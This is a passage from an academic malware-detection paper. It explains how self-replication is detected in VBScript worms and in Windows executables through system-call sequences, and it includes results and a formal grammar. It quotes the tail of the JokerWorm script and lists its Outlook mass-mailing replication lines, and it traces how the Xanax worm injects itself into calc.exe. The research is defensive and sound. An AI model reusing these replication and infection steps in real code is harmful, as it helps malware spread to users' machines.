                         WScriptShell.regwrite
                    "HKCU\software\joker\mail", "1"
                    End If
               Next
          End If
     Next
end if
End Function
```

Here, JokerWorm creates an Outlook object allowing it to access user's address book and then attaches itself to every message created for each entry in this address book. When the message is ready, it is sent to the addressee. The popular antivirus software did not recognize a virus in this code because its signature database does not contain an entry for this script. However, the complete replication method here is clearly visible. When code parsing is done, the following instructions form the gene of self-replication:

- Set currentAddress = address.AddressEntries(i)
- newItem.To = currentAddress.Address
- attachments.Add
  FileSystemObject.GetSpecialFolder(0) &
  "\vincitalotto.jpg.vbs"
- newItem.Send

From the parse tree, the system identifies that all the instructions in this code are executed in such an order that they form a thread of replication and therefore the code is assumed to be malicious.

1.7 Non-Viral code analysis

While most computer programs written as scripts do not deal with any kind of replication and usually do not replicate themselves, some of them however can be written to do quite normal and safe procedures such as helping users to automate software execution or to allow easy access to some operating system resources. These programs can accidentally be identified as a potentially malicious code if the virus detection program would only look for a signature of some particular statements and would not consider their relationships to each other. Our system is capable of recognizing these "good" programs as they usually contain only some part of the gene of self- replication or their 'malicious' statements do not relate properly to each other.

The following example shows a script code that acts somewhat similar to Melissa Virus, creating a message in Microsoft Outlook from the users' address book.

```
Private Sub Command1_Click()
    Dim myOlApp As Outlook.Application
    Dim myNameSpace As Outlook.NameSpace
    Dim myAddressList As Outlook.AddressList
    Dim myAddressEntries As Outlook.AddressEntries

    Dim myContact As Outlook.ContactItem
    Dim myContactFolder As Outlook.MAPIFolder

    Set myOlApp = CreateObject("Outlook.Application")
    Set myNameSpace = myOlApp.GetNamespace("MAPI")
    Set myContactFolder =
myNameSpace.GetDefaultFolder(olFolderContacts)

    Dim i As Integer
    Text1.Text = ""
    For i = 1 To myContactFolder.Items.Count
        If myContactFolder.Items(i).Class <> 69 Then
```

```
            Set myContact = myContactFolder.Items(i)
            If Len(Trim(myContact.Email1Address)) > 0 Then
                Text1.Text = Text1.Text &
myContact.Email1DisplayName & " --> " & myContact.Email1Address & "
- EMail1" & vbCrLf
            End If
            If Len(Trim(myContact.Email2Address)) > 0 Then
                Text1.Text = Text1.Text &
myContact.Email2DisplayName & " --> " & myContact.Email2Address & "
- EMail2" & vbCrLf
            End If
            If Len(Trim(myContact.Email3Address)) > 0 Then
                Text1.Text = Text1.Text &
myContact.Email3DisplayName & " --> " & myContact.Email3Address & "
- EMail3" & vbCrLf
            End If
        End If
    Next

    Set myOlApp = Nothing
    Set myNameSpace = Nothing
    Set myAddressList = Nothing
    Set myAddressEntries = Nothing
End Sub
```

Analysis of this code starts the exact same way as for any other code, with code parsing to obtain information on instructions and relationships among them. Then, from the parse tree, the system detects several components of gene of self-replication, like the accessing of Outlook's address book and creating messages from the entries of this address book. Here the same kind of loop is used to automatically create messages for each address.

However, this code is not trying to attach any files to the messages nor it is going to send any of them at the end of its execution. Therefore no actual propagation is happening and no replication is detected.

1.8 Results

Although the system is currently under development, it currently produces some very impressive results. The system has been tested against active known viruses as well as unknown ones to demonstrate its capabilities of self-replication detection. A major concern about developing a detection system using a mechanism not based on simple signature matching is to minimize false positive (false alarms) as much as possible. Therefore the system has been tested against "good" code samples that utilize some of the same basic building blocks that viruses use to replicate but neither harm the computer system nor propagate themselves to other systems.

This detection engine has been applied to twenty different script viruses and worms. All were successfully detected with the engine being programmed with six different self-replication techniques. Out of seventy non-viral scripts, three were falsely detected as viral. One of the three falsely detected was due to resolvable logic errors within the engine. The other two scripts contain code that closely models two of the pre-programmed detection mechanisms. Further refinement of the detection definitions would yield a lower false detection rate.

The complexity of viral code detection algorithm in general depends on the length of the code (n) and the size of the pattern (m). It is assumed, that complexity of a standard pattern matching algorithm is O(mn) with some overhead.

Our approach, being more advanced comparing to simple patterns matching, requires more complexity. This is mostly due to a number of steps, required for parsed code analysis, such as search through the functions and other statements. We estimate the complexity of our detection algorithm to be $O(n^4)$, as it depends on the length of the code (n), the size of the replication pattern (m), the number of conditional statements (k) and the number of functions (f). While the overall complexity is increased comparing to a conventional matching algorithm, the increase is not dramatic. In fact, it is interesting to note that the size of replication pattern in our algorithm, and the size of signature for a standard detection algorithm are assumed to be the same, while the difference between them is in their distribution in the code. Replication pattern could be distributed throughout the code, while signature is usually a predefined chunk of code located somewhere in the body of the program. While this being a certain advantage of our algorithm, the drawback is, of course, in the last two parameters, essential for correct code analysis. However, it is comparable to the complexity of known heuristic analysis [32].

1.9 Conclusion

The reason for choosing the mechanism of self-replication as the detection criteria is that most non-malicious codes have no reason to disseminate themselves, while self-replication is crucial for deploying an information attack. One of the strongest points of the presented approach is not only that it can detect previously unknown viruses with a very small false-positive detection rate, but also that it can be configured to stand against viruses which will be written in new, currently unknown programming languages. The world of programming is moving further and further toward open source applications development, especially Web-oriented field of programming. Only during last few years several completely new programming languages have been developed and more are expected in nearest future becoming one of the realities of the Internet applications development.

The authors do realize that most malicious software is transmitted in the form of executable and encrypted executable codes. Parsing such codes in the search of a dispersed self-replication sequence presents a highly challenging task. Fortunately, self-replication involves operations performed in kernel mode and as such is accompanied by specific sequences of system calls. Currently authors' research is aimed at the development of the technology for run-time detection of malicious software by monitoring the sequences of system calls and subjecting them to the appropriate analyses. This effort will be presented for publication in the nearest future.

Of course, no method of detection is perfect. Although this paper presents an attempt to detect and account for all existing methods of self-replication, there may be some new techniques in virus writing that will thwart this effort. The authors are aware of the feasibility of multi-processing self-replication that could be implemented by a very sophisticated attacker and intend to address this threat in the further research. However, 95% of information attacks is perpetrated using very unsophisticated programming techniques that assures the success of the described technology.

2 RUN-TIME DETECTION OF SELF-REPLICATION IN COMPUTER CODES

2.1 Introduction

Due to its high interconnectivity, global dimensions and very large number of entry points, the Internet is increasingly vulnerable to information attacks of escalating sophistication. Any biological system, being gigantic in terms of complexity, interconnectivity and number of entry points, is also vulnerable to sabotage by foreign microorganisms, which are, in many ways, similar to information attacks. The proliferation of biological systems in spite of these attacks can be explained by their very effective defense mechanisms capable of the detection, identification, and destruction of most foreign

entities that could have an adverse effect on the system. The ability of immune mechanisms to reliably differentiate between “self” and “non-self” at the protein level inspired the authors to utilize the concepts of genetic composition and genetically-programmed behavior as the basis for the development of a novel approach to the detection of malicious software [1], [2], [3].

Most computer epidemics are carried out via Internet transmission of files that contain the code of a computer virus or worm. Upon receipt, the target computer executes the malicious code resulting in the reproduction of the virus or worm and the delivery of its potentially destructive payload. Self-replication, which is uncommon in legitimate programs, is vital to the spread of computer viruses and worms allowing them to create computer epidemics thus maximizing the effectiveness of the attack. As with any function, self-replication is programmed; the sequence of operations resulting in the self-replication is present in the computer code of the virus. The implementation of the function of self-replication is not unique; there is more than one sequence of operations that can perform this task. Moreover, it is expected that these sequences are dispersed throughout the entire body of the code and cannot be detected as an explicit pattern. While self-replication can be achieved in a number of different ways, this number is believed to be finite. Consequently, developers of new malicious software are destined to utilize the same self-replication techniques again and again. The current state of malicious software technology [13] applies specific restrictions on the traditional definition of self-replication [8]. Certain types of computer malicious software, such as bipartite viruses, are no longer self-contained. This article primarily addresses issues related to the detection of self-contained propagating malware.

Previously, the authors developed a computer virus detection system based on these principles [10], [11]. This system is able to detect the gene of self-replication (GSR) in most script viruses written in Visual Basic, Java and other high-level script languages. However, there was still a large family of executable and encrypted viruses that could not be successfully detected by this technique, as it was unable to deal with compiled or obfuscated code. While the same principles could still be instrumental, a different implementation was necessary for extracting self-replication sequences from such viruses. The technology presented herein is applicable to executable and encrypted viruses, which represent the most common and difficult to detect. The detection is conducted at run-time during normal code execution under regular conditions by monitoring the behavior of every process with regards to system calls, their input and output arguments and the result of their execution. Unlike existing antivirus software, this methodology facilitates advanced proactive protection from both known and previously unknown attacks.

The authors do realize that a very sophisticated attacker can further modify the self-replication mechanism and are prepared to face the next step in the ever-escalating “arms race”.

2.2 Background and previous work

The backbone of most commercial antivirus packages is the scanning engine. The engine is designed to search specific files (often specific areas in files) for codes called “signatures”, providing a reliable approach for known malware detection [15]. The detection engine in such packages is often extended with a run-time monitor, combining signature detection with specific heuristics to achieve certain level anomaly detection in “unknown” malicious software. Such unknown malicious software is often considered as newer generations of polymorphic viruses, which essentially have the same structure as the original virus, but are encrypted with different keys every time a new generation of the virus is created [13]. In this case anomaly detection is engaged to reveal decryption routines in unknown viral code before it is sent to a virtual machine for decryption. Other heuristic techniques include detection of disassembling, adding and encrypting code; access to disk boot sector, entry point obfuscation, explicit macro language commands, etc. On the contrary, focusing on the Gene of Self Replication, being the fundamental property of most computer viral software, will allow for a reliable detection of a broad range of malware.

Modern computers are designed for a wide variety of purposes, frequently to be accommodated by a single machine. Allowing for such unification and scalability requires an increasingly complex computer software and hardware infrastructure. Currently, this infrastructure is facilitated by a computer operating

system, which abstracts details of the hardware from application software. Applications (programs) interface with the operating system through the Kernel Application Programming Interface, via system calls. Therefore, system calls play a major role in the interaction between software and the operating system, characterizing the behavior of both malicious and legitimate computer programs.

System call monitoring and analysis received considerable attention in the area of Intrusion Detection Systems applicable to UNIX platforms. Forrest et al. [1] proposed an approach for host based anomaly detection called time-delay embedding, wherein traces of normal application executions were extracted. A sliding look-ahead window of a fixed length was used to record correlations between pairs of system calls. They use a small, fixed window size can limit the generation of steady correlations over a long period of time. In addition, neglecting system call arguments can trigger detection errors for sequences with minor variations.

Later Forrest et al. [2], Jiang et al. [19] and others proposed approaches to replace the fixed sliding window with a variable length parameter, as well as to modify sequence-based analysis to include various extensions. Although these techniques improved on the original idea, none of them make use of system call arguments, leaving the IDS wide open to simple attacks aimed at compromising the IDS itself.

Sekar et al. [20] proposed a mechanism to generate a finite state automata (FSA) for use in an IDS. The FSA did not accumulate the frequency of events or consider system call arguments when building the automata. There were also attempts to use Artificial neural networks (ANNs) and various machine learning approaches [21] on a per-process basis to predict future process behavior based on knowledge from past process behavior.

Our approach presents a novel idea for run-time detection of binary malicious software based on its Gene of Self Replication. Among others, the method addresses issues commonly ignored in IDS, such as system call arguments and fixed length look-ahead window. Unlike legitimate programs, malicious software performs operations that adversely affect various hardware/software system components. There are a vast number of operations that can be considered malicious and generally speaking, could be detected within the sequence of system calls. However, the sequence of system calls produced by an application can be huge and the malicious operation can be dispersed throughout the sequence, making run-time detection a non-trivial task. Self-replication is a function common to the most insidious malicious programs, including all viruses and worms that cause computer epidemics to maximize the impact of an information attack. Thus, the search for malicious programs can be narrowed to the search for self-replication activity in the sequences of system calls.

The concept of detecting the GSR is generic in its nature; therefore it can be applied to any computer system and any operating system. Without losing generality, the remainder of this paper deals specifically with the Microsoft Windows® operating system.

When dealing with system calls in Windows® kernel, it is important to realize that a system call by itself is a rather complicated entity. Apart from the call to a specific interface there are also many important parameters passed, such as the origin of the system call (process and thread identifiers), control flags, input arguments, data structures, output parameters and the result of call execution. All of these parameters must be taken into consideration for the detection of self-replication activity.

Useful background information on the subject matter could be found in [5-7, 9, 14, 16, 18, 22-32].

2.3 Definition of the Gene of Self-Replication

The GSR is viewed as a specific sequence of commands passed to the computer operating system by a running program that causes the program's code to be replicated through the system or multiple systems. Replication can be accomplished in several ways depending on a particular computer system as well as the software the system is running. For example, computer viruses designed for the Microsoft DOS® operating system utilized direct access to hardware for this purpose. The widespread introduction of microprocessors that allowed for different privilege levels, and operating systems supporting and enforcing these levels, facilitated new methods of self-replication. Computer viruses began exploiting different software application program interfaces (APIs), from hijacking a simple email client API to

interfacing with a very complex operating system. Nevertheless, the most sophisticated and versatile viruses are still implemented in assembly language (ASM) and assembled into executable files. Since computer viruses are expected to self-replicate and this task cannot be accomplished without interfacing the operating system (OS), monitoring and analyzing system calls to certain OS APIs provides the means for the detection of this common feature of malicious software.

2.3.1 GSR Structure

Virtually every process running in a system issues system calls; however they are not mixed and can easily be differentiated for every process and thread. The system calls generated at run time by a process represent a direct time line sequence of events, which can be analyzed during the execution. Depending on the nature of the process and on the system resources it is trying to access, this sequence can be large or relatively small. The GSR is contained within the sequence produced by a malicious process, but can be dispersed throughout that sequence.

To better understand the concept of system calls in Windows OS and their representation in executable files consider the following C code for reading a file from the user mode:

```
hFile = CreateFile( TEXT("file.exe"), GENERIC_READ|GENERIC_WRITE, 0,  NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL|FILE_FLAG_OVERLAPPED, NULL);
bResult = ReadFile(hFile, &inBuffer, nBytesToRead, &nBytesRead, NULL) ;
```

Inevitably, function calls CreateFile and ReadFile will be rerouted to the appropriate Kernel library for dispatching. The code above will then be transferred into a set of commands below:

System Call	Input Arguments	Output Args
NtCreateFile 0x80100180	{24, 0, 0x40, 0, 514736, "\??\C:\Dir\file.exe"}, 0, 128, 3, 1, 2144, 0, 0	388, {0x0,1}
NtCreateSection 0xF0005	0, 0, 2, 134217728, 388	384
NtMapViewOfSection 384	-1, 0, 0, 0, 0, 0, 0, 1, 0, 2	8454144

Fig. 2.1 System Calls in Windows Kernel

As illustrated in Figure 2.1, two calls originated in the user level are converted into three system calls producing an exact copy of the file in memory. While individual system calls contains enough information to complete very specific tasks, they are required to perform data exchange in order to achieve higher level operations. Communication among system calls is accomplished by object handles, pointers and memory offsets. For example, the call to NtCreateFile in Figure 2.1 is engaged to open a file with specific access rights, security attributes and shared mode (highlighted in grey). Upon successful completion, NtCreateFile produces a file object, pointed to by an object handle “388”, which is then used to create a memory object with a call to NtCreateSection, which assigns handle “384”. Finally the object is mapped into memory with a call to NtMapViewOfSection, which requires memory object handle “384” to complete its task.

No individual system call can be considered malicious. Only particular sub-sequences of calls can form the GSR. The GSR is described using the concept of building blocks, where each block performs a part of the chosen self-replication procedure. This concept is illustrated in Fig. 1.3. Most of the building blocks involved in malicious self-replication activity can be performed individually by any software for a

variety of legitimate reasons. Only when integrated into larger structures based on their inter-functional relationships can these building blocks be indicative of attempts to self-replicate.

The GSR s composed of such blocks in various ways. Therefore, its structure can be viewed as a sentence being constructed by concatenating phrases, where phrases are formed by concatenating words, and words are created by concatenating characters. One of the major reasons for applying such a syntactic approach to describing the GSR is to facilitate the recognition of sub-patterns. This implies the recognition of smaller building blocks first, establishing their relevance and contribution to the replication, and then considering the next sub-pattern. This process is consistent with text analysis, which includes concatenating characters into words, running a spell checker on each word to check for mistakes, then forming words into phrases and building sentences from phrases, finally checking for correct grammar and punctuation. The syntactic description of the GSR provides a capability for describing and detecting large sets of complex patterns by using small subsets of simple pattern primitives. It is also possible to apply such a description any number of times to express the basic structures of a number of gene mutations in a very compact way.

Following the concept of syntactic description the GSR structure can be represented using the grammar definition notations [12]:

$$G = \{V_N, V_T, P, S\} \tag{2.1}$$

where,

- G - gene of self-replication
- V_N - non-terminal variable (building block)
- V_T - terminal variable (system call)
- P - finite set of rules
- S - starting point of the gene

Assuming, that the GSR is represented by the pyramidal structure (Fig.1.3), the non-terminal variable V_N in the expression above can be expressed as:

$$\mathrm{V_N} = \begin{Bmatrix} \langle \text{Gene\_of\_self\_replication} \rangle, \langle \text{File\_Search\_Block} \rangle, \langle \text{File\_Copy\_Block} \rangle, \\ \langle \text{Directory\_System\_Call} \rangle, \langle \text{Open\_File\_System\_Call} \rangle, \langle \text{Create\_File\_System\_Call} \rangle, \\ \langle \text{Write\_File\_System\_Call} \rangle \end{Bmatrix} \tag{2.2}$$

The terminal variable V_T represents the GSR sequence:

$$V_T = \{ZwQueryDirectoryFile(...), ZwOpenFile(...), ZwCreateFile(...), ZwWriteFile(...)\} \tag{2.3}$$

The sum of V_N and V_T forms the complete vocabulary $V(G) = V_N \cup V_T$, and the intersection of V_N and V_T is indeed an empty set, $V_N \cap V_T = \mathrm{O}$.

The set of rules P is expressed as $\alpha \to \beta$, where α and β are interconnections in V so that α involves at least one simplest block in V_N.

Finally, $S \in V_N$ represents the starting point in V_N, which corresponds to the $\langle Gene\_of\_self\_replication \rangle$ in the structure above.

2.3.2 Detection Mechanism

Since the GSR structure is defined in terms of sub-patterns similar to the structure of a sentence with its phrases, words and characters, the automata theory for text recognition is applicable for GSR detection.

A finite-state machine A represents a quintuple $A = \{\Sigma, Q, \delta, q_0, F\}$ where,

Σ - finite set of simple input blocks

Q - finite set of states

δ - mapping of $\Sigma \times Q$ into Q_{n+1}

q_0 - the initial state, such that $q_0 \in Q$

F - set of final states, such that $F \subseteq Q$

According to [12], it is possible to define a finite-state automata $A = \{V_T, V_N \cup \{T\}, \delta, S, F\}$ with $T(A) = L(G)$, if $G = \{V_N, V_T, P, S\}$, defined above, is a finite-state GSR expression. Since P always contains relation rule for S when detecting a GSR, the set of final states F only contains T, such that $F = \{T\}$. Therefore, the finite-state machine can be constructed for GSR detection purposes, so that all replication combinations that are accepted by the automata are, in fact, in the state space of a phrase-structure language defined as $L(G)$. This language is to be generated by the GSR grammar in the following way:

$L(G) = \{x \mid x \in V_T\}$, such that $S \xrightarrow[G]{} x$, (2.4)

Where, x is a replication building block, and $S \xrightarrow[G]{} x$ implies that x is directly derived by another building block S, such that both x and S follow the rule P by yielding $S = \omega_1 \alpha \omega_2$ and $x = \omega_1 \beta \omega_2$, where $\alpha \to \beta$ by the definition of P.

As a trivial example, consider the given GSR structure defined as grammar $G = \{V_N, V_T, P, S\}$

Where

$$V_N = \left\{ \begin{array}{l} \langle \text{Gene\_of\_self\_replication} \rangle, \langle \text{File\_Search\_Block} \rangle, \langle \text{File\_Copy\_Block} \rangle, \\ \langle \text{Directory\_System\_Call} \rangle, \langle \text{Open\_File\_System\_Call} \rangle, \langle \text{Create\_File\_System\_Call} \rangle, \\ \langle \text{Write\_File\_System\_Call} \rangle \end{array} \right\},$$

$$V_T = \{ZwQueryDirectoryFile(...), ZwOpenFile(...), ZwCreateFile(...), ZwWriteFile(...)\},$$

If input and output arguments of system calls are considered, then P is defined as a set of binding rules:

$Gene \to File\_Search\_Block \cdot File\_Copy\_Block$

$File\_Search\_Block \to Directory\_System\_Call \cdot Open\_File\_System\_Call$

$File\_Copy\_Block \to Create\_File\_System\_Call \cdot Write\_File\_System\_Call$

$Directory\_System\_Call \to input_1 \cdot ZwQueryDirectoryFile \cdot output_1$

$Open\_File\_System\_Call \to input_2 \cdot ZwOpenFile \cdot output_2$

$Create\_File\_System\_Call \to input_3 \cdot ZwCreateFile \cdot output_3$

$Write\_File\_System\_Call \to input_4 \cdot ZwWriteFile \cdot output_4$

Hence, the mapping (partial) δ is given by

$$\delta(Gene, ZwQueryDirectoryFile) = \{File\_Search\_Block\}$$
$$\delta(Gene, ZwOpenFile) = \{File\_Search\_Block\}$$
$$\delta(Gene, ZwCreateFile) = \{File\_Copy\_Block\}$$
$$\delta(Gene, ZwWriteFile) = \{File\_Copy\_Block\}$$
$$\delta(File\_Search\_Block, ZwQueryDirectoryFile) = \{Directory\_System\_Call\}$$
$$\delta(File\_Search\_Block, ZwOpenFile) = \{Open\_File\_System\_Call\}$$
$$\delta(File\_Copy\_Block, ZwCreateFile) = \{Create\_File\_System\_Call\}$$
$$\delta(File\_Copy\_Block, ZwWriteFile) = \{Write\_File\_System\_Call\}$$
$$\delta(File\_Search\_Block, ZwCreateFile) = \delta(File\_Search\_Block, WriteFile) = O$$
$$\delta(File\_Copy\_Block, ZwQueryDirectoryFile) = \delta(File\_Copy\_Block, ZwOpenFile) = O$$

2.3.3 Details

In spite of the apparent simplicity of the above structure, to accurately describe the GSR the relations between different blocks and system calls could be very complex. In some cases, the margin between malicious activity and normal behavior is quite narrow and the differentiation requires fine-tuning of inter-functional relations.

Every system call has a unique system call ID (CID) that identifies it to the kernel, a number of input arguments, a number of output arguments to be generated upon completion of the system call execution, and the indicator of the success or failure of the execution. Also, every system call carries IDs of the process (PID) and the thread (TID) from which the call originated. The structure of the system call is depicted below:

PID	TID	CID	Input Arguments	Output Arguments	Result

Input and output arguments may include data structures allowed by the system, such as numerical values, flags, object handles, and data strings. Some of these arguments indicate direct relationships among different system calls that can be used to bind the calls together to define the GSR. The following is an example of binding two system calls together by their arguments to form a single building block of the GSR:




Fig. 2.2 GSR Building Block Internal Structure

In this case, “Data Write Block” is derived from two basic system calls ZwCreateFile and ZwWriteFile. This block is responsible for writing specific data into a newly created file. System calls inside the block are linked together by several key parameters. For this particular block, the three parameters that play the key role in identifying the correct pair of block’s internals are Object Name / Path, Object Access Flags, and Object Handle

The file system operates on files in a number of different ways accomplished by combinations of only a few system calls. Therefore, it needs to define strict rules for each of these system calls, specifying exactly what each is expected to do with the file. A number of flags are supported by almost every system call; most of these flags are designed to specify access rights to be applied by the system call onto the target object, the file in this particular case. For example, in order to create a file for writing, the “Generic Write” flag must be set to “HIGH”. There are also several other important flags to be set, such as File Attributes Flag to “Normal” – specifies an attribute for a newly created file to Normal, Share Access “Write” – specifies the limitations on sharing the file, File Create Disposition flag defines what to do with the file in case it already exists, etc.

Another important link parameter is the Object Handle. Files, as well as many other resources, are considered to be an Object type by the operating system. Therefore, every time a process creates a new object, it receives a unique access handle, which facilitates fast access to this object within the process and by other processes as well. The handle therefore provides direct linkage among system calls that use it to gain access to the object. In the case of Data Write Block, ZwCreateFile creates the handle upon completion of the call execution. Later, this handle (Handle [File]) is used by another call, ZwWriteFile, in order to write data to the file.

Finally, when two system calls are properly linked together, the inputs of the first system call become the inputs of the entire block, and likewise the block inherits the outputs of the last system call. Then, the structure forms one complete block of the pyramid with its own inputs and outputs, and is ready to be included as a unit into a larger structure. Such bindings between system calls, as well as high level blocks, are currently defined by the authors based on the information extracted from the behavior of known malicious programs.

While defining connections between different blocks or system calls, it is important to realize that some of the larger blocks, created as a result of this combination, are likely to serve legitimate purposes of any regular program. This is expected, since computer viruses tend to employ the same kind of techniques for accessing operating system infrastructure. However, regular computer programs would never call these blocks in a particular order with particular input parameters. At the same time, some blocks are very typical for computer viruses. These considerations provide the basis for the GSR definition.

2.4 Replication Behavior Analysis

The concept of GSR definition explained earlier requires building a pyramidal structure with basic system calls at the bottom, combinations of calls represented by Blocks in the middle, and the GSR itself at the top. While replication is usually not a very complicated process, it may involve a number of steps, and among them the system calls dominate greatly. Therefore, the complexity of GSR definition depends on several facts:

- The number of unique system calls involved
- The number of inter-functional relations among system calls
- The complexity of inter-functional relations

Since the margin between malicious and normal behavior can be small, it is important to keep the complexity of the GSR at the high level whenever possible in order to avoid misdetections. On the other hand, some flexibility when connecting blocks of the GSR is needed as well; otherwise the approach becomes less generic.

2.4.1 Gene of Self Replication in Malware

Computer viruses implemented as executables have enough flexibility when interfacing with the operating system to replicate in several different ways. In our experiments we consider three basic types of virus replication:

- Overwriting existing files (Overwriting viruses)
- Creating new look-alike files (Companion viruses)
- Attaching to existing files (Parasitic viruses)

These three types of replication are listed according to complexity of implementation, with Overwriting viruses being the simplest. Table 2.1 presents details for each type, including a simplified overview of each replication scheme.

Table 2.1. Replication schemes for major types of computer viruses

Replication Type	Description	Replication Scheme
Overwriting	Virus overwrites existing executable, replacing its content with the virus body	1. Read “Virus.exe” 2. Open “Host.exe” 3. Write “Virus.exe” into ”Host.exe” 4. Close “Host.exe”
Companion	Virus renames an existing executable and replaces the original with itself	1. Read “Host.exe” name 2. Rename “Host.exe” into “Host.ex” 3. Rename “Virus.exe” into “Host.exe”
Parasitic	Virus attaches itself to existing executable, injecting its code into the executable body and replacing code entry points	1. Open “Virus.exe” 2. Read “Virus.exe” Code 3. Open “Host.exe” 4. Inject Code into “Host.exe” 5. Patch “Host.exe” Entry point

All viruses falling under these categories require low-level access to system resources, and therefore are detectable. However, categories have to be identified first and described in terms of the GSR. One way to establish the GSR is to acquire samples of real viruses, extract self-replication behavior and process the leads. Viral behavior acquisition was done in an isolated controlled environment running Windows XP operating system, under surveillance of our system calls monitoring system. Apart from maintaining a sufficient system security level, one of the acquisition problems encountered was the elimination of noise from other concurrently running processes. The most suitable solution found was to introduce a per-process monitoring and detection scheme, where every signal detected by the monitor gets traced back to its origin, the process ID. Therefore, every signal is associated with a unique process so that signals coming from different sources do not mix.

As an example virus with parasitic behavior, a classic internet worm “I-Worm.Xanax” is considered. This is a small worm, capable of replicating onto Windows system executable files. When executed, the worm searches for .EXE files in the Windows directory and replicates onto them while changing the entry point of the file. The virus follows the replication algorithm accordingly, and makes a total of 639 calls to the operating system. As it passes through the monitor, replication related activity is observed, along with other activities such as self-access by consequently opening the source directory “Virlab” on local disk “C”:

NtOpenFile 100020h, {24, 0, 42h, 0, 0, "\??\c:\Virlab\"}, 3, 33 ... 12, 0h, 1) result = 0	1

The execution of this call completed successfully, introducing a new directory handle. Later, this handle is used when accessing the contents of this directory. Indeed, after throwing some garbage into the system, the virus invokes another suspicious command by trying to open itself for reading:

NtCreateFile 80100080h, {24, 12, 42h, 0, 1243404, "xanax.exe"}, 0h, 128, 3, 1, 96, 0, 0 ... 68, 0h, 1) result = 0	2

Once again, upon successful execution, a new handle, #68, is created, which points itself. According to the definition of the structure for the GSR, these two calls can be bound to form a larger structure representing a File Access Block. These calls are then bound by several different important parameters such as the directory handle and input flags shown in grey above. When bound, the new structure inherits input parameters from its first component, as well as output parameters from its second component.

In the same manner, after locating a target host file, the virus is expected to open it and append the viral body to the host so that the control over code execution gets passed over to the viral code. In the experimental run of the virus, it was able to locate the "Windows" directory, a very common target for viruses due to a very high probability of infecting the most important and frequently run system files and utilities. While searching for a host to infect, the virus invokes another pair of system calls to locate an executable. This pair forms another replication block called Host Search Block:

System Call	Input Arguments	Output Args	
NtOpenFile 0x100001	{24, 0, 0x40, 0, 0, "\??\C:\WINDOWS\""}, 3, 16417	12, {0x0,1}	3
NtQueryDirectoryFile 12	0, 0, 0, 1243364, 616, 3, 1, "*.exe", 0	{0x0,110}	4

File Extension

Fig. 2.3 Virus searching for executable file in Windows folder

The next step in the replication is to read the virus file itself and append it to the host file. Since the virus knows its own location (output handle # 68 of File Access Block), it easily executes another pair of system calls to map itself into a memory location 980000h:

System Call	Input Arguments	Output Args	
NtCreateSection 0xf001f	0h, 0h, 2, 134217728, 68	72	5
NtMapViewOfSection 72	-1, 0h, 0, 0, {0, 0}, 0, 1, 0, 2	0x980000, 0,0,36864	6

Virus Handle

Section Handle

Fig. 2.4 Virus maps its body into memory

The memory mapping routine pair allows for defining another replication building block named ***Memory Mapping Block***. Since this block requires a file handle as an input parameter, which in turn is provided by the File Access Block constructed earlier, these two blocks are bound into a new higher-level

structure named ***File-in-Memory Block***. As usual, the block inherits inputs and outputs of the two parent structures.

Finally, when the virus is in memory and the victim file is identified, another set of system calls is required for successful completion of the replication: writing the viral code into the host body. This is accomplished by appending the viral body to the host and changing the code entry pointers in such a way that the viral code gets executed first followed by that of the original host, allowing for regular file execution. Therefore, the virus in question needs to open the host file, locate the correct section for viral code injection and finally append its code by executing an NtWriteFile system call:

System Call	Input Arguments	Output Args	
NtCreateFile 0x40110080	{24, 0, 40h, 0, 1242788, "\??\C:\WINDOWS\calc.exe"}, 0h, 32, 0, 5, 100, 0, 0 (Victim File)	52, {0h,3}	7
NtSetInformationFile 52	1241948, 8, 20 (End Of File)	{0h,0}	8
NtWriteFile 52 (Viral Code)	0, 0, 0, "MZ\220\0\3\0\0\0\4\0\0\0\377\ 37..... \0\0\0", 33792, 0, 0 (Code Size)	{0h, 33792}	9

Fig. 2.5 Virus injects its code into the host

This set of calls, while being the last sequence in replication, also form the final block for GSR Pyramid, called the **Code Injection Block**. It inherits its input parameters from its first system call NtCreateFile, while the outputs of NtWriteFile become its output arguments. These four blocks form the final structure - The ***Gene of Self Replication***:




Fig. 2.6 Final replication behavior structure of a virus

The graph below shows the replication timeline along with the system calls related to the replication for Xanax worm. There are two visible replication attempts, one of which has been successful, reaching the top of the pyramid – the replication point.

